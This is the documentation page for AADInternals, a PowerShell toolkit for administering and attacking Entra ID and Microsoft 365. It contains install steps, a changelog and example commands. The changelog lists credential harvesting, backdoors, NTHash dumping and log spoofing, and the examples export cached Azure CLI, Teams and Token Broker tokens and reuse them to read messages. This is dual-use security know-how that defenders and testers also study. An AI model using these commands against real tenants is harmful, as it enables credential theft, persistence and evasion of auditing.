AADInternals.com

The ultimate Entra ID (Azure AD) / Microsoft 365 hacking and admin toolkit

Documentation

October 25, 2018 (Last Modified: July 30, 2024) article

Introduction

AADInternals toolkit is a PowerShell module containing tools for administering and hacking Entra ID (ex. Azure AD) and Office 365. It is listed in MITRE ATT&CK with id **S0677**.

Installation

Current version

The module can be installed from PowerShell:

```
# Install the module
Install-Module -Name "AADInternals"

# Import the module
Import-Module -Name "AADInternals"
```

Output:

```
    ___     ___     ____  ____       __                          __
   /   |   /   |   / __ \/  _/___   / /____  _________  ____ _/ /____
  / /| |  / /| |  / / / // // __ \ __/ _ \ ___/ __ \ __ '/ / ___/
 / ___ |/ ___ |/ /_/ _/ // / / / /_/  __/ /  / / / / /_/ / (__  )
/_/  |_/_/  |_/_____/___/_/ /_/\__/\___/_/  /_/ /_/\__,_/_/____/

 v0.9.4 by @DrAzureAD (Nestori Syynimaa)
```

Previous versions

You may also install a specific version to use removed features.

To use “the old” interactive authentication, install version 0.8.4:

```
# Install the version 0.8.4
Install-Module -Name "AADInternals" -RequiredVersion "0.8.4" -Force

# Import the module
Import-Module -Name "AADInternals" -RequiredVersion "0.8.4"
```

To use PTASpy, install version 0.9.3:

```
# Install the version 0.9.3
Install-Module -Name "AADInternals" -RequiredVersion "0.9.3" -Force
```

```
# Import the module
Import-Module -Name "AADInternals" -RequiredVersion "0.9.3"
```

The module is also available in GitHub **https://github.com/Gerenios/AADInternals** and **PowerShell Gallery**.

About

AAD Internals is a PowerShell module where I've tried to put all the knowledge I've gained during the years spent with Office 365 and Entra ID. It is a result of hours of reverse-engineering and debugging of Microsoft tools related to Entra ID, such as PowerShell modules, directory synchronisation, and admin portals.

The module is a **plain PowerShell script module**, so you can copy and paste the code to your own scripts as needed. Having said that, the are some functions that are utilising the built-in functionality of Windows. Thus, everything might not work on every computer.

I haven't tried to duplicate all functionality MSOnline, AzureAD, or MS Graph modules currently have. Instead, I decided to bring that information and functionality those modules doesn't provide. Also, I have created some "blackhat" level functionality that allows administrators to do things that shouldn't be even possible..

Detailed help about parameters etc. can be seen using PowerShell Get-Help cmdlet:

```
# See help for Get-AADIntAccessTokenForAADGraph
Get-Help Get-AADIntAccessTokenForAADGraph
```

Version info

Version	Date	Version notes
0.9.4	Jul 30th 2024	Added support for Entra ID sub regions (**DOD & GCC High**) to **Invoke-AADIntReconAsOutsider** and **Invoke-AADIntUserEnumerationAsOutsider**. Added **Get-AADIntTeamsExternalUserInformation** to get external Teams user information. Allows getting User Principal Name with Entra ID User ObjectID. Added support for federated sign-in (ADFS only). **Removed PTASpy** to prevent antivirus blocking AADInternals installation on non-PTA computers. Lot of bug fixes. Added **-SaveToMgCache** switch to **Get-AADIntAccessTokenForMSGraph** to ease using

		Microsoft Graph PowerShell SDK commands. You can now use AADInternals interactive authentication using the built-in first-party app "Azure Active Directory PowerShell".
0.9.3	Jan 14th 2024	Added **Test-AADIntSARAPort** and **Resolve-AADIntSARAHost**. Added **Get-AADIntB2CEncryptionKeys** to export B2C token encryption keys, and **New-AADIntB2CRefreshToken** & **New-AADIntB2CAuthorizationCode** to exploit them. Added **Get-AADIntAzureADFeatures**, **Get-AADIntAzureADFeature**, and **Set-AADIntAzureADFeature** for listing and modifying Azure AD/Entra ID features. Added **Add-AADIntSyncFabricServicePrincipal** for adding a missing Microsoft.Azure.SyncFabric service principal if BPRT creation fails. Modified **ConvertTo-AADIntBackdoor** to add backdoor certificate to NextSigningCertificate if the domain is already federated. Added **Install-AADIntForceNTHash**, **Remove-AADIntForceNTHash**, and **Initialize-AADIntFullPasswordSync**.
0.9.2	Oct 2nd 2023	"**TI Summit** edition". Added support for external SQLExpress database to **Get-AADIntSyncCredentials**. When using -Credential switch to get access token, ROPC flow is tried first. If it fails (due to MFA etc.), interactive authentication is used. Added DKIM and MTA-STS to **Invoke-AADIntReconAsOutsider**.
0.9.1	Aug 15th 2023	"**DEFCON31** edition". Added **Get-AADIntMyTeams** to show user's teams. Added **Export-AADIntSPOSiteFile** to export files from SPO (and Teams & OneDrive). Added **Add-AADIntSPOSiteFiles** to spoof SPO files (modify user and timestamps) using SPMT protocol (bypasses logging). Added **Update-AADIntSPOSiteFiles** to tamper with existing SPO files (modify content, user and timestamps) using SPMT protocol (bypasses logging).
0.9.0	Jun 29th 2023	"**TROOPERS23** edition". Totally redesigned authentication and added support for PS7 - expect 🐞 to be found. Interactive login works now entirely in CMD line (no pop-up windows). Does automatic MFA if TAP or OTPSecretKey provided (and available for user) 🔥 Added **configuration functions** to store settings and set User-Agent. Added **Set-AADIntDeviceWHfBKey** to set Windows Hello for Business key as MFA method to the given user. Added **Get-AADIntUserNTHash** for dumping NTHashes from Azure AD. Updated **Set-AADIntUserPassword** to support custom encryption certificate. Added **-CloudAP** switch to **Get-AADIntUserPRTKeys** for getting PRT and Session key using user's credentials.
0.8.2	May 15th 2023	"**Black Hat Asia 2023** edition". Added **Access Package functions** to list Access Packages, Access Package Catalogs, and Access Package administrators. Refactored **token cache** and added automatic FOCI client handling.

0.8.1	Apr 4th 2023	Added **Set-AADIntAzureADGroupMember** to modify members of synchronised groups. Updated **Get-AADIntSyncCredentials** to use a background process (doesn't elevate the current PS session). Updated **Set-AADIntUserPassword**: **-IncludeLegacy** switch synchronises also legacy NTHash to Azure AD which will be synchronised to Azure AD Domain Services (AADDS) DCs. Added **DisplayName** parameter to **Set-AADIntAzureADPolicyDetails**. Updated **Invoke-AADIntReconAsOutsider** to show tenant's Microsoft Defender for Identity (MDI) instance. Added new authentication endpoint (RST2) to **Invoke-AADIntUserEnumerationAsOutsider**. Updated **Invoke-AADIntReconAsInsider** to show tenant's Azure AD SKU.
0.8.0	Nov 28th 2022	"**BSides Orlando** 2022 edition". Added **Get-AADIntAccessTokenUsingIMDS** to get access tokens using Azure Instance Metadata Service (IMDS) for VM's using managed identities. Added **New-AADIntMOERADomain** to add new Microsoft Online Email Routing Address (MOERA) domain (.onmicrosoft.com) to the tenant. Added **Get-AADIntAzureADPolicies** and **Set-AADIntAzureADPolicyDetails**.
0.7.8	Nov 4th 2022	"**Def.Camp** 2022 edition". Moved bootstrap export functionality from **Export-AADIntProxyAgentCertificates** to separate function **Export-AADIntProxyAgentBootstraps** due to permission issues.
0.7.7	Oct 21th 2022	Updated **Export-AADIntTokenBrokerTokens** to support TBRES files with version number 2.
0.7.6	Oct 20th 2022	Added missing TBRES.ps1
0.7.5	Oct 20th 2022	Added **Export-AADIntTokenBrokerTokens**. Updated **Export-AADIntTeamsTokens** to support the updated schema. Updated cache logic: If ClientId+Resource combination is not found from the cache, it uses the first entry with the same resource (regardless of the ClientId). This helps on using the exported tokens 😉
0.7.4	Oct 17th 2022	Fixed various functions using internal Set-BinaryContent function. Updated **Invoke-AADIntReconAsOutsider** to include Tenant region.
0.7.3	Oct 1st 2022	Fixed **Set-AADIntSPOSiteMembers** merge issues.

0.7.2	Oct 1st 2022	Added **Export-AADIntAzureCliTokens** and **Export-AADIntTeamsTokens**. Added **Get-AADIntTenantDomain** to get domain name using tenant id. Added -GetRelayingParties switch to **Invoke-AADIntReconAsOutsider** to extract Relaying Trust parties from the AD FS server. Added **Set-AADIntSPOSiteMembers**.
0.7.1	Sep 16th 2022	More bug fixes.
0.7.0	Sep 9th 2022	Bug fixes.
0.6.9	Sep 8th 2022	Added functionality to add tokens to cache, added gMSA support and account lookup to **Get-AADIntLSASecrets**. Updated **Export-AADIntADFSCertificates**: Exports also custom certificates (not stored in config db). "Local export" now uses a service running as AD FS service account to fetch DKM decryption key from AD. Added proof-of-concept **CBA functionality**. Added CBA information to **Invoke-AADIntReconAsOutsider**. Added **Export-AADIntProxyAgentCertificates** to export PTA & provisioning agent certificates. Fixed **Set-AADIntPTACertificate**. Exposed **Get-AADIntAccessToken** and **Get-AADIntAccessTokenWithRefreshToken** 😱 Added -UpdateTrust option to **Register-AADIntPTAAgent** and **Register-AADIntSyncAgent** for renewing certificates. Added functionality to add tokens to cache, added gMSA support and account lookup to **Get-AADIntLSASecrets**. Updated **Export-AADIntADFSCertificates**: Exports also custom certificates (not stored in config db). "Local export" now uses a service running as AD FS service account to fetch DKM decryption key from AD. Added proof-of-concept **CBA functionality**. Added CBA information to **Invoke-AADIntReconAsOutsider**. Added **Export-AADIntProxyAgentCertificates** to export PTA & provisioning agent certificates. Fixed **Set-AADIntPTACertificate**. Exposed **Get-AADIntAccessToken** and **Get-AADIntAccessTokenWithRefreshToken** 😱 Added -UpdateTrust option to **Register-AADIntPTAAgent** and **Register-AADIntSyncAgent** for renewing certificates.
0.6.8	Jun 3rd 2022	Added functionality to unprotect **ESTSAUTHPERSISTENT** cookie.

0.6.7	Jun 3rd 2022	Added functionality to **list** and **modify** sync features. Removed Get-PassThroughAuthenticationStatus and Invoke-AADIntPTAAgent. Added: **Find-AADIntTeamsExternalUser** for getting user's Teams information (including Azure AD object id), **Get-TeamsAvailability** for getting user's Teams availability information, **Get-AADIntTranslation** for translating any text to specified language, **Get-AADIntTeanantOrganisationInformation** for getting tenant information using tenantid (includes tenant name), and **Start-AADIntSpeech** for speaking out the given text.
0.6.6	Feb 15th 2022	Added functionality to export the **device certificate** and **transport keys** of Azure AD Joined and Registered devices. Added functionality to configure (i.e. "**join**") Windows devices using AADInternals generated or exported certificates. Added functionality to set **proxy** settings to help MITM. Added **Find-AADIntMSPartner**.
0.6.5	Dec 13th 2021	Added MSPartner **functionality** & included in Invoke-AADIntReconAsInsider. Added functions for creating and decoding AD FS refresh tokens. Added some utilities + bug fixes.
0.6.4	Sep 21st 2021	"**Commsverse** edition". Bug fix for loading System.Xml.XmlDictionary.
0.6.3	Sep 15th 2021	"**Commsverse** edition". Minor bug fixes for Teams and access token functions.
0.6.2	Sep 1st 2021	Added **Search-AADIntUnifiedAuditLog** function! Added **Set-AADIntSelfServicePurchaseProduct** for enabling and disabling self-service product purchases. Updated **Register-AADIntMFAApp** to support OTP registration. Added **Open-AADIntOWA** for opening OWA using provided access token.
0.6.1	Aug 26th 2021	"**HelSec** edition". Bug fix to **Get-AADIntAzureDirectoryActivityLog** function.
0.6.0	Aug 26th 2021	"**HelSec** edition". Decreased the module loading time by using .psd1 and .psm1 in a way they were meant to. Added **Get-AADIntAzureDirectoryActivityLog** function.
0.5.0	Aug 23rd 2021	Added **hybrid health** functionality allowing spoofing Azure AD sign-ins log. Fixed a bug getting access tokens with kerberos tickets. Yet another new enumeration method for **Invoke-AADIntUserEnumerationAsOutsider**!

0.4.9	Jun 30th 2021	Updated **Invoke-AADIntUserEnumerationAsOutsider** (new enumeration method) and **Get-AADIntSyncCredentials** (support for multiple forests). Bug fixes for MFA apps, Azure AD Join and OneDrive.
0.4.8	May 11th 2021	"**Teams Nation** edition". Fixed Send-AADIntTeamsMessage. Added AD FS policy store rule modification functionality.
0.4.7	Apr 27th 2021	Refactored Kerberos and AD FS certificate export functionality. Added remote AD FS configuration export. Added some DRS functionality from DSInternals.
0.4.6	Mar 3rd 2021	Added Azure AD register and Hybrid Join by federation functionality and some smaller improvements. Fixed access token for MySigns. Updated AD FS certificate export function. PRT can now be fetched with cached refresh token instead of credentials. Updated SAML token signatures to SHA256.
0.4.5	Jan 31st 2021	Added BPRT (bulk PRT) and Hybrid Join functionality. Added functionality for handing Rollout Policies, Azure Diagnostic Settings, and Unified Audit Log Settings.
0.4.4	Oct 18th 2020	"**Cloud Identity Summit 2020** edition". Added device code authentication support access token functions (-UseDeviceCode). Added phishing functionality. Added -GetNonce switch for New-AADIntUserPRTToken. Added Teams functionality.
0.4.3	Sep 29th 2020	Added Azure Cloud Shell functionality + updates to PRT/MDM.
0.4.2	Sep 9th 2020	Added MDM functionality.
0.4.1	Sep 1st 2020	Added functionality for joining "devices" to Azure AD and Intune MDM. Added PRT functionality. Some bug fixes.
0.4.0	Aug 6th 2020	Updated the Access Token cache behaviour. Now, when saved to cache, access token gets updated automatically if expired. Added functionality for getting Azure AD tenant information and enumerating users as a an outsider, guest, and insider user.

0.3.3	Jun 3rd 2020	Added functionality for elevating Global Admin to Azure User Access Administrator and functions for accessing some Azure workloads 😁
0.3.2	May 28th 2020	“psconf.eu edition”. Bug fixes and some minor feature updates to existing functions.
0.3.1	May 17th 2020	Added functionality for registering Sync agents (Azure AD Connect cloud provisioning) and listing agent information. Fixed exporting Azure AD Connect credentials and added many AD related Mimikatz-like functions.
0.2.8	Mar 30th 2020	Added functionality for registering PTA Agents and configuring users’ MFA settings. Includes an experimental PTA Agent that emulates Azure AD pass-through authentication.
0.2.7	Dec 12th 2019	“Black Hat Europe edition”. Added OneDrive for Business functions. Allows bypassing OneDrive (and SharePoint & Teams) domain restrictions.
0.2.6	Oct 30th 2019	“T2 infosec edition”. Added Kerberos support. Allows getting Access Tokens using Kerberos tickets, and using Seamless Single-Sign-On as backdoor.
0.2.5	Aug 16th 2019	ADFS certificate export finally working! Bug fixes.
0.2.4	Aug 2nd 2019	“Black Hat edition”. Added client, SPO, and SARA functions, several bug fixes.
0.2.3	May 29th 2019	Added functions to manipulate ADFS token signing certificates.
0.2.2	May 22nd 2019	Added PTASpy (pass-through authentication credential harvester and backdoor).
0.1.8	May 17th 2019	Added functions to extract and reset Azure AD Connect credentials.
0.1.7	May 10th	Added Exchange Online and Outlook functionality + loads of other updates.

	2019	
0.1.1	Oct 25th 2018	The first beta release.

Configuration

Since version 0.9.0, AADInternals has a config.json file for storing persistent settings. The file is located in AADInternals module folder:

```
# Get AADInternals module folder
Get-Module AADInternals | select -ExpandProperty Path
```

```
C:\Program Files\WindowsPowerShell\Modules\AADInternals\0.9.0\AADInternals.psm1
```

Read-AADIntConfiguration

Loads AADInternals settings from config.json. All changes made after loading AADInternals module will be lost.

```
# Read settings from config.json
Read-AADIntConfiguration
```

Save-AADIntConfiguration

Saves the current AADInternals settings to config.json. Settings will be loaded when AADInternals module is loaded.

```
# Save settings to config.json
Save-AADIntConfiguration
```

```
Settings saved.
```

Get-AADIntConfiguration

Shows AADInternals settings

```
# Show current settings
Get-AADIntConfiguration
```

```
Name                           Value
----                           -----
SecurityProtocol               Tls12
User-Agent                     AADInternals
```

Set-AADIntSetting

Sets the given setting with given value

```
# Add a custom User-Agent
Set-AADIntSetting -Setting "User-Agent" -Value "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Appl
```

Set-AADIntUserAgent

Sets a pre configured User-Agent for a specific device that AADInternals will use in requests. Supported devices: 'Windows','MacOS','Linux','iOS','Android'. To persist, use Save-AADIntConfiguration after setting the User-Agent.

Using different User-Agents may help evading Conditional Access policies 😉

```
# Use Windows User-Agent
Set-AADIntUserAgent -Device Windows
```

Functionality

Playing with access tokens

Get-AADIntAccessTokenFor<Service>

Most of the functions are using REST APIs which require OAuth access tokens. The AADInternals module is using the following types of access tokens. Since version 0.4.0, all tokens are cached if **-SaveToCache** switch is used. If expired, cached tokens are automatically renewed with the corresponding refresh token.

Token/API	Function	Remarks
AAD Graph	Get-AADIntAccessTokenForAADGraph	Functions using AAD Graph access token.
MS Graph	Get-AADIntAccessTokenForMSGraph	Functions using MS Graph access token.
Pass Through Authentication	Get-AADIntAccessTokenForPTA	Used when enabling/disabling PTA and Seamless SSO (Desktop SSO)
Azure Admin Portal	Get-AADIntAccessTokenForAADIAMAPI	Used when inviting guest users.
Exchange Online	Get-AADIntAccessTokenForEXO	Used with Exchange Online and ActiveSync functions
Support and Recovery Assistant	Get-AADIntAccessTokenForSARA	Used with Support and Recovery Assistant functions
SharePoint Online	Get-AADIntSPOAuthenticationHeader	Used with SharePoint Online functions
OneDrive for Business	New-AADIntOneDriveSettings	Used with OneDrive for Business functions
Azure Core Management	Get-AADIntAccessTokenForAzureCoreManagemnt	Used with Azure Core Management functions
Azure AD Join	Get-AADIntAccessTokenForAADJoin	Used with Azure AD join function
Azure Intune MD	Get-AADIntAccessTokenForIntuneMDM	Used with Intune MDM functions
Azure Cloud Shell	Get-AADIntAccessTokenForCloudShell	Used with Azure Cloud Shell

To get an AAD Graph access token and save it to cache, run the following function. The token will be valid for an hour, after that, a new access token is fetched using the refresh token.

```
# Prompt for credentials and retrieve & store access token to cache
```

```
Get-AADIntAccessTokenForAADGraph -SaveToCache
```

To see the cached credentials:

```
# Show the cached credentials
Get-AADIntCache
```

Output:

```
Name            : admin@company.com
ClientId        : d3590ed6-52b3-4102-aeff-aad2292ab01c
Audience        : https://management.core.windows.net
Tenant          : 2b55c1c4-ba18-46d0-9a7a-7a75b9493dbd
IsExpired       : False
HasRefreshToken : True

Name            : admin@company.com
ClientId        : 1b730954-1685-4b74-9bfd-dac224a7b894
Audience        : https://graph.windows.net
Tenant          : 2b55c1c4-ba18-46d0-9a7a-7a75b9493dbd
IsExpired       : False
HasRefreshToken : True
```

Get-AADIntAccessToken

This is an internal utility function used by all **Get-AADIntAccessTokenFor<service>** functions. Exposed in version **0.6.9**.

Gets OAuth Access Token for the given client and resource. Using the given authentication method. If not provided, uses interactive logon.

Example 1:

```
# Get access token for MS Graph API for "Microsoft Office" client using interactive login
$at=Get-AADIntAccessToken -ClientId "d3590ed6-52b3-4102-aeff-aad2292ab01c" -Resource "https://
```

Example 2:

```
# Get access token and refresh token for MS Graph API for "Microsoft Office" client using inte
$at=Get-AADIntAccessToken -ClientId "d3590ed6-52b3-4102-aeff-aad2292ab01c" -Resource "https://
```

Output:

```
AccessToken saved to cache.

Tenant   : 9779e97e-de19-45be-87ab-a7ed3e86fa62
User     : user@company.com
Resource : https://graph.microsoft.com
Client   : d3590ed6-52b3-4102-aeff-aad2292ab01c
```

Get-AADIntAccessTokenWithRefreshToken

This is an internal utility function used to renew access tokens. Exposed in version **0.6.9**.

Gets OAuth Access Token for the given client and resource using the given refresh token. For FOCI refresh tokens, i.e.,Family Refresh Tokens (FRTs), you can use any FOCI client id.

Example:

```
# Get access token and refresh token for MS Graph API for "Microsoft Office" client using inte
$tokens=Get-AADIntAccessToken -ClientId "d3590ed6-52b3-4102-aeff-aad2292ab01c" -Resource "https

# Get access token for AAD Graph API for "Teams" client.
$at=Get-AADIntAccessTokenWithRefreshToken -ClientId "1fec8e78-bce4-4aaf-ab1b-5451cc387264" -Re

# Dump the token
Read-AADIntAccesstoken $at
```

Output:

```
aud                 : https://graph.windows.net
iss                 : https://sts.windows.net/9779e97e-de19-45be-87ab-a7ed3e86fa62/
iat                 : 1662455333
nbf                 : 1662455333
exp                 : 1662460717
acr                 : 1
aio                 : ATQAy/8TAAAAeOTMVmaomZFyHLApXlzZNnWkLLuRB/9yBsfn0Qp7GzMtntUBwQN6byqsy9RwI
amr                 : {pwd}
appid               : 1fec8e78-bce4-4aaf-ab1b-5451cc387264
appidacr            : 0
family_name         : User
given_name          : Sample
ipaddr              : 1.143.35.120
name                : Sample User
oid                 : 47bd560e-fd5e-42c5-b51b-ce963892805f
onprem_sid          : S-1-5-21-2918793985-2280761178-2512057791-1151
puid                : 10032[redacted]
rh                  : 0.AXkAnZT_xZYmaEueEwVfGe0tUQIAAAAAAAAAwAAAAAAAAAB5AOw.
scp                 : UserProfile.Read
sub                 : DWAJiCPnQQkiJP_qBKOf9MX4p0YqJ5Yd0aUyovzlRR0
tenant_region_scope : EU
tid                 : 9779e97e-de19-45be-87ab-a7ed3e86fa62
unique_name         : user@company.com
upn                 : user@company.com
uti                 : 78SP1JP-wEWN5AgCCcDWAA
ver                 : 1.0
```

Export-AADIntAzureCliTokens

Since version 0.7.2

Exports Azure CLI access tokens from the msal_token_cache.bin cache. On Windows, msal_token_cache.bin is a json file protected with DPAPI in LocalUser context.

Example 1:

```
# Export Azure CLI tokens
```

```
Export-AADIntAzureCliTokens
```

Output 1:

```
Users: user@company.com,user2@company.com

UserName          access_token
--------          ------------
user@company.com  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGx.
user@company.com  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGx.
user2@company.com eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGx.
user2@company.com eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGx.
```

Example 2:

```
# Export Azure CLI tokens, add them to cache and copy to clipboard
Export-AADIntAzureCliTokens -AddToCache -CopyToClipboard
```

Output 2:

```
Users: user@company.com,user2@company.com

4 access tokens added to cache
4 access tokens copied to clipboard
```

Export-AADIntTeamsTokens

Since version 0.7.2

Exports Teams tokens from the provided Cookie database, or from current user's local database. The Teams Cookies database is SQLite database.

Example 1:

```
# Export Teams tokens
Export-AADIntTeamsTokens
```

Output 1:

```
Name                           Value
----                           -----
office_access_token            eyJ0eXAiOiJKV1QiLCJub25jZSI6InlsUjJWRmp4SWFqeVVqeklZa3R...
skypetoken_asm                 eyJhbGciOiJSUzI1NiIsImtpZCI6IjEwNiIsIng1dCI6Im9QMWFxQnl...
authtoken                      eyJ0eXAiOiJKV1QiLCJub25jZSI6InpsUFY2bnRCUDR5NTFLTkNQR2l...
SSOAUTHCOOKIE                  eyJ0eXAiOiJKV1QiLCJub25jZSI6Ik5sbHJiaFlzYl9rVnU3VzVSa01...
```

Example 2:

```
# Export Teams tokens from the given file
Export-AADIntTeamsTokens -CookieDatabase C:\Cookies
```

Output 2:

```
User: user@company.com

Name                           Value
----                           -----
office_access_token            eyJ0eXAiOiJKV1QiLCJub25jZSI6InlsUjJWRmp4SWFqeVVqeklZa3R...
skypetoken_asm                 eyJhbGciOiJSUzI1NiIsImtpZCI6IjEwNiIsIng1dCI6Im9QMWFxQnl...
authtoken                      eyJ0eXAiOiJKV1QiLCJub25jZSI6InpsUFY2bnRCUDR5NTFLTkNQR2l...
SSOAUTHCOOKIE                  eyJ0eXAiOiJKV1QiLCJub25jZSI6Ik5sbHJiaFlzYl9rVnU3VzVSa01...
```

Example 3:

```
# Add Teams tokens to AADInt token cache
Export-AADIntTeamsTokens -AddToCache
```

```
# Get Teams messages
Get-AADIntTeamsMessages | Format-Table id,content,deletiontime,*type*,DisplayName
```

Output 3:

```
User: user@company.com

3 access tokens added to cache

Id            Content                          DeletionTime  MessageType   Type          Displa
--            -------                          ------------  -----------   ----          ------
1602842299338                                  1602846853687 RichText/Html MessageUpdate Bad Us
1602844861358                                  1602858789696 RichText/Html MessageUpdate Bad Us
1602846167606                                  1602858792943 Text          MessageUpdate Bad Us
1602846853687                                  1602858795517 Text          MessageUpdate Bad Us
1602833251951                                  1602833251951 Text          MessageUpdate Bad Us
1602833198442                                  1602833198442 Text          MessageUpdate Bad Us
1602859223294 Hola User!                                     Text          NewMessage    Bad Us
1602859423019 Hi User!                                       Text          NewMessage    Bad Us
1602859423019 Hi User!                                       Text          MessageUpdate Bad Us
1602859473083 <div><div>Hi User!</div></div>                 RichText/Html NewMessage    Bad Us
1602859484420 Hey User!                                      Text          NewMessage    Bad Us
1602859528028 Hy User!                                       Text          NewMessage    Bad Us
1602859484420 Hey User!                                      Text          MessageUpdate Bad Us
1602859590916 Hi User!                                       Text          NewMessage    Bad Us
```

Export-AADIntTokenBrokerTokens

Since version 0.7.5

Exports access tokens from the Token Broker cache.

Example 1:

```
# Export tokens from Token Broker cache
Export-AADIntTokenBrokerTokens
```

Output 1:

```
Users: user@company.com,user2@company.com

UserName          access_token
--------          ------------
user@company.com  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGx.
user@company.com  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGx.
user2@company.com eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGx.
user2@company.com eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGx.
```

Example 2:

```
# Add tokens from Token Broker cache to AADInt token cache
Export-AADIntTokenBrokerTokens -AddToCache

# Get Teams messages
Get-AADIntTeamsMessages | Format-Table id,content,deletiontime,*type*,DisplayName
```

Output 2:

```
Users: user@company.com,user2@company.com

3 access tokens added to cache

Id            Content                        DeletionTime  MessageType   Type          Displa
--            -------                        ------------  -----------   ----          ------
1602842299338                                1602846853687 RichText/Html MessageUpdate Bad Us
1602844861358                                1602858789696 RichText/Html MessageUpdate Bad Us
1602846167606                                1602858792943 Text          MessageUpdate Bad Us
1602846853687                                1602858795517 Text          MessageUpdate Bad Us
1602833251951                                1602833251951 Text          MessageUpdate Bad Us
1602833198442                                1602833198442 Text          MessageUpdate Bad Us
1602859223294 Hola User!                                   Text          NewMessage    Bad Us
1602859423019 Hi User!                                     Text          NewMessage    Bad Us
1602859423019 Hi User!                                     Text          MessageUpdate Bad Us
```

```
1602859473083 <div><div>Hi User!</div></div>              RichText/Html NewMessage    Bad Us
1602859484420 Hey User!                                   Text          NewMessage    Bad Us
1602859528028 Hy User!                                    Text          NewMessage    Bad Us
1602859484420 Hey User!                                   Text          MessageUpdate Bad Us
1602859590916 Hi User!                                    Text          NewMessage    Bad Us
```

Get-AADIntAccessTokenUsingIMDS

Since version 0.8.0

Gets access token using Azure Instance Metadata Service (IMDS). The ClientId of the token is the (Enterprise) Application ID of the managed identity.

Example:

```
# Get access token and add to cache
Get-AADIntAccessTokenUsingIMDS -Resource https://management.core.windows.net | Add-AADIntAcces
```

```
Name            :
ClientId        : 686d728a-2838-458d-9038-2d9808781b9a
Audience        : https://management.core.windows.net
Tenant          : ef35ef41-6e54-43f8-bdf0-b89827a3a991
IsExpired       : False
HasRefreshToken : False
AuthMethods     :
Device          :
```

```
# List subscriptions using the cached managed identity
Get-AADIntAzureSubscriptions
```

Output:

```
subscriptionId                       displayName state
--------------                       ----------- -----
```

```
233cd967-f2d4-41eb-897a-47ac77c7393d Production  Enabled
```

Token cache

Token cache allows calling AADInternals functions without providing access token. If access token is not provided, AADInternals tries to get access token from the cache.

AADInternals will return the first token it finds using the following steps:

1. Does access token with **matching ClientId & Resource** exist in cache?
2. Does access token with **any ClientId** and **matching Resource** exist in cache?
3. If required ClientId is **FOCI client**:
    - Does refresh token of **any FOCI client** exist in cache?
    - Get access token for desired ClientId and Resource **using FOCI client refresh token**

Note: There can be access tokens for multiple users and tenants in the cache. To make sure you are using a proper access token **clear the cache always when changing user and/or tenant**!

To see the cache:

```
# Show credentials cache
Get-AADIntCache
```

```
Name              ClientId                             Audience                  Tenant
----              --------                             --------                  ------
admin@company.com 1b730954-1685-4b74-9bfd-dac224a7b894 https://graph.windows.net  82205ae4-4c4
```

To clear the cache:

```
# Clear credentials cache
Clear-AADIntCache
```

To add tokens to cache (refresh token optional):

```
# Add access token to cache
Add-AADIntAccessTokenToCache -AccessToken "eyJ0eXAiOiJKV..." -RefreshToken "0.AXkAnZT_xZYmaEue
```

```
Name              ClientId                             Audience                  Tenant
----              --------                             --------                  ------
admin@company.com 1b730954-1685-4b74-9bfd-dac224a7b894 https://graph.windows.net  82205ae4-4c4
```

Tenant information and manipulation functions

Information functions are functions that can be used to retrieve information about users, tenants, and Office 365. Functions marked with * doesn't need authentication. Functions marked with A uses AAD Graph access token.

Get-AADIntLoginInformation (*)

This function returns login information for the given user (or domain).

Example:

```
# Get login information for a domain
Get-AADIntLoginInformation -Domain company.com
```

Output:

```
Federation Protocol                 : WSTrust
Pref Credential                     : 4
Consumer Domain                     :
Cloud Instance audience urn         : urn:federation:MicrosoftOnline
Authentication Url                  : https://msft.sts.microsoft.com/adfs/ls/?username=nn%40m
Throttle Status                     : 1
Account Type                        : Federated
Has Password                        : True
Federation Active Authentication Url : https://msft.sts.microsoft.com/adfs/services/trust/2005/
Exists                              : 0
Federation Metadata Url             : https://msft.sts.microsoft.com/adfs/services/trust/mex
```

```
Desktop Sso Enabled                 :
Tenant Banner Logo                  :
Tenant Locale                       :
Cloud Instance                      : microsoftonline.com
State                               : 3
Domain Type                         : 4
Domain Name                         : microsoft.com
Tenant Banner Illustration          :
Federation Brand Name               : Microsoft
Federation Global Version           : -1
User State                          : 2
```

Get-AADIntEndpointInstances (*)

This function returns Office 365 instances and information when the latest changes have been made (e.g. ips & urls).

Example:

```
# Get Office 365 instances
Get-AADIntEndpointInstances
```

Output:

```
instance     latest
--------     ------
Worldwide    2018100100
USGovDoD     2018100100
USGovGCCHigh 2018100100
China        2018100100
Germany      2018100100
```

Get-AADIntEndpointIps (*)

This function returns Office 365 ip addresses and urls for the given instance. The information can be used to create firewall rules.

Example:

```
# Get ips and urls for "normal" Office 365
Get-AADIntEndpointIps -Instance WorldWide
```

Output:

```
id                    : 1
serviceArea           : Exchange
serviceAreaDisplayName : Exchange Online
urls                  : {outlook.office.com, outlook.office365.com}
ips                   : {13.107.6.152/31, 13.107.9.152/31, 13.107.18.10/31, 13.107.19.10/31..
tcpPorts              : 80,443
expressRoute          : True
category              : Optimize
required              : True

id                    : 2
serviceArea           : Exchange
serviceAreaDisplayName : Exchange Online
urls                  : {smtp.office365.com}
ips                   : {13.107.6.152/31, 13.107.9.152/31, 13.107.18.10/31, 13.107.19.10/31..
tcpPorts              : 587
expressRoute          : True
category              : Allow
required              : True
```

Get-AADIntTenantDetails (A)

This function returns details for the given tenant.

Example:

```
# Get tenant details
Get-AADIntTenantDetails
```

Output:

```
odata.type                          : Microsoft.DirectoryServices.TenantDetail
objectType                          : Company
objectId                            : e21e0e8c-d2ed-4edf-aa91-937963949cdc
deletionTimestamp                   :
assignedPlans                       : ..
city                                :
